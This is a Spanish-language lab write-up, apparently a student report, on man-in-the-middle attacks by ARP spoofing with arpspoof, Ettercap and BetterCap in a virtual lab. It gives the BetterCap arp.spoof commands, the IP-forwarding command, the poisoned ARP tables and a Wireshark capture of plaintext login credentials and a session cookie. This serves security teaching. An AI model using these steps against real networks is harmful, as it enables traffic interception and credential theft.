Julen Iñigo

MiTM

ación de ataques Man in the Middle con distintas
as de ARP spoofing (Arpspoof (DSNIFF), Etercap y
BetterCap)


Indice

1. Que es un ataque MitM y ARP Spoofing

- Un ataque Man in the middle consiste en interceptar una comunicación entre distintos dispositivos con el fin de conocer el trafico que se esta enviando a traves de la red comprometida. Para realizar este ataque se realiza un ataque previo llamado ARP spoofing:
    - El ARP spoofing consiste en envenenar las tablas ARP de los dispositivos de una red con el fin de establecer el equipo atacado (Normalmente la puerta de enlace) con la misma direccion MAC que la que tiene el equipo del atacante, así los switches que actuan en capa 2 OSI (Enlace de datos) enviaran la comunicación a la maquina del atacante. Este reenviara la informacion a la maquina de destino y actuara como un router mientras intercepta la comunicación.

2. Ataque MitM mediante el comando ARPSPOOF


- ArpSpoof es un comando que se instala con la suite de herramientas dsniff.
- Para realizar el ataque es necesario emplear el siguiente comando:



- Es necesario elevarse permisos en el sistema para ejecutar este ataque ya que interviene con los interfaces de red de la maquina.
- El parámetro **-i** es necesario para seleccionar la **interfaz sobre la que se realizara el ataque.**
- Después se especificará el argumento **-t** (target) y seleccionaremos los **objetivos** sobre los cuales se desean **envenenar las tablas ARP** (Se pueden emplear las direcciones MAC de los dispositivos)
- El parámetro **-r** sirve para que **ejecute el comando sobre los dos objetivos**, ya que si no se especifica es necesario ejecutar otra Shell empleando el comando con los objetivos en el orden contrario.

2.1 Demostracion del ataque

- Una vez ejecutado el ataque se quedara en primer plano en la Shell que haya sido lanzada, enviando información de estado al atacante



```
:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:9a:3:c3 0806 42: arp reply 192.168.100.10 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:9a:3:c3 0806 42: arp reply 192.168.100.10 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:9a:3:c3 0806 42: arp reply 192.168.100.10 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:9a:3:c3 0806 42: arp reply 192.168.100.10 is-at 8:0:27:a7:3f:52
:0:27:a7:3f:52 8:0:27:66:96:73 0806 42: arp reply 192.168.100.5 is-at 8:0:27:a7:3f:52
```

- El Shell informa de las respuestas ARP que esta recibiendo por parte de los dispositivos envenenados.

- Una vez se haya ejecutado el ataque, podremos ver en los objetivos que se han seleccionado mediante los comandos ARP que coinciden las direcciones MAC del atacante y del destino original de la conversación.

```
C:\Users\egibide>arp -a

Interfaz: 192.168.100.5 --- 0x3
  Dirección de Internet          Dirección física      Tipo
  192.168.100.10        08-00-27-a7-3f-52     dinámico
  192.168.100.30        08-00-27-a7-3f-52     dinámico
```

```
msfadmin@metasploitable:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
192.168.100.5            ether   08:00:27:A7:3F:52   C
192.168.100.30           ether   08:00:27:A7:3F:52   C
```

- Se puede observar que las direcciones ip coinciden con la dirección MAC, con lo cual la parte del ARP Spoofing ya estaría terminada.

- Ahora hay que configurar Kali Linux como enrutador para que la conexión sea “fluida” entre los objetivos. Para hacer esto pondremos la maquina en modo enrutador temporalmente empleando el siguiente comando.

```
┌──(root㉿kali)-[/home/kali]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward
```


2.2 Esnifando el trafico

- Una vez teniendo los dispositivos atacados y con la comunicación interceptada por la maquina Kali se podrá ver todo el tráfico a través de un sniffer de red como Wireshark.

- Contexto: Se inicia sesión en una web HTTP que esta hospedada en una de las maquinas atacadas


- Con el sniffer se puede seguir el Stream TCP de la conversación entre ambos dispositivos y observar la comunicación.

- El apartado en azul es enviado por el servidor Web y el lado rojo es el enviado por el cliente. Como estamos en medio de la comunicación podemos ver el **POST** sin cifrar enviado desde el cliente.



3. Herramienta Ettercap

- Ahora repetiremos el mismo ataque empleando la herramienta Etercap con su interfaz gráfica.
    - Para abrir el programa, tenemos que situarnos en el menú de programas de Kali y escribir Ettercap-grafical




- Seleccionaremos la interfaz sobre la que se lanzara el sniffer y le daremos al tick que esta encima del setup.

3.1 Configuración de la herramienta


- Una vez este lanzado el programa con la interfaz seleccionada tendremos que seleccionar los targets, para ello desde los tres puntos → Host → Host List

- Dentro de esta subinterfaz seleccionaremos los dos equipos sobre los que se realizaran este ataque.

- Dentro de este menú podremos buscar los host disponibles en la red usando la lupa de arriba a la izquierda, esto nos listara los dispositivos accesibles desde nuestra red y posteriormente podremos asignarles a los targets.




- Tras seleccionar los objetivos nos dirigiremos al mapa del mundo de arriba a la derecha y seleccionaremos ARP Spoofing, Seleccionaremos que envenene ambos host y ejecutar



- Ahora hay que configurar Kali Linux como enrutador para que la conexión sea “fluida” entre los objetivos. Para hacer esto pondremos la maquina en modo enrutador temporalmente empleando el siguiente comando.

3.2 Esnifando el trafico

- Tras realizar la misma prueba que en escenario anterior podemos sacar de nuevo las credenciales




4. BetterCap

- Por último emplearemos la herramienta BetterCap para realizar el ataque
- En caso de no estar instalar instalado en Kali instalaremos los siguientes paquetes

- Con los paquetes ya instalados emplearemos el comando Ettercap (Con Sudo) para iniciar la consola interactiva del comando sobre la que realizaremos el ataque.


4.1 Uso de la herramienta

- Para lanzar la herramienta serán necesarios permisos elevados en el sistema, y un parámetro para seleccionar la interfaz.



- Primero configuraremos el Gateway en Kali para que los targets tengan conexión entre ellos. Para ello ejecutaremos el comando **set arp.spoof.fullduplex true**


- Podremos listar los equipos accesibles en la red activando el **modulo net.probe,** después con el comando net.show mostrara los equipos accesibles



- Después se han de configurar, los targets para el arp Spoofing. Para ello usaremos el siguiente comando:

```
192.168.100.0/24 > 192.168.100.30 » set arp.spoof.targets 192.168.100.5,192.168.100.10
```

- En VERSIONES MAS MODERNAS DE BETTERCAP ES NECESARIO habilitar el parámetro para que ejecute el Spoofing en redes locales




```
192.168.100.0/24 > 192.168.100.30 » set arp.spoof.internal true
```

- Después ejecutaremos el ataque con arp.spoof on para lanzar el ataque
-

```
192.168.100.0/24 > 192.168.100.30 » arp.spoof on
192.168.100.0/24 > 192.168.100.30 » [13:58:32] [sys.log] [war] arp.spoof full duplex spoofing enabled,
 if the router has ARP spoofing mechanisms, the attack will fail.
192.168.100.0/24 > 192.168.100.30 » [13:58:32] [sys.log] [inf] arp.spoof arp spoofer started, probing
2 targets.
```

4.2 Ejecución el ataque

- Tabla ARP de Metasploitable


```
msfadmin@metasploitable:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.100.5            ether   08:00:27:A7:3F:52   C                     eth1
192.168.100.30           ether   08:00:27:A7:3F:52   C                     eth1
msfadmin@metasploitable:~$
```

- Tabla ARP de Windows 10

```
C:\Users\egibide>arp -a

Interfaz: 192.168.100.5 --- 0x3
  Dirección de Internet         Dirección física      Tipo
  192.168.100.10        08-00-27-a7-3f-52     dinámico
  192.168.100.30        08-00-27-a7-3f-52     dinámico
  192.168.100.255       ff-ff-ff-ff-ff-ff     estático
```

- Trafico interceptado desde WireShark


Connection: Keep-Alive
Cookie: security=high; PHPSESSID=9d66699a419303657393aadd48ce0cd1
username=admin&password=bettercapfuncionando&Login=LoginHTTP/1.1 302 Found
Date: Tue, 07 Feb 2023 17:31:38 GMT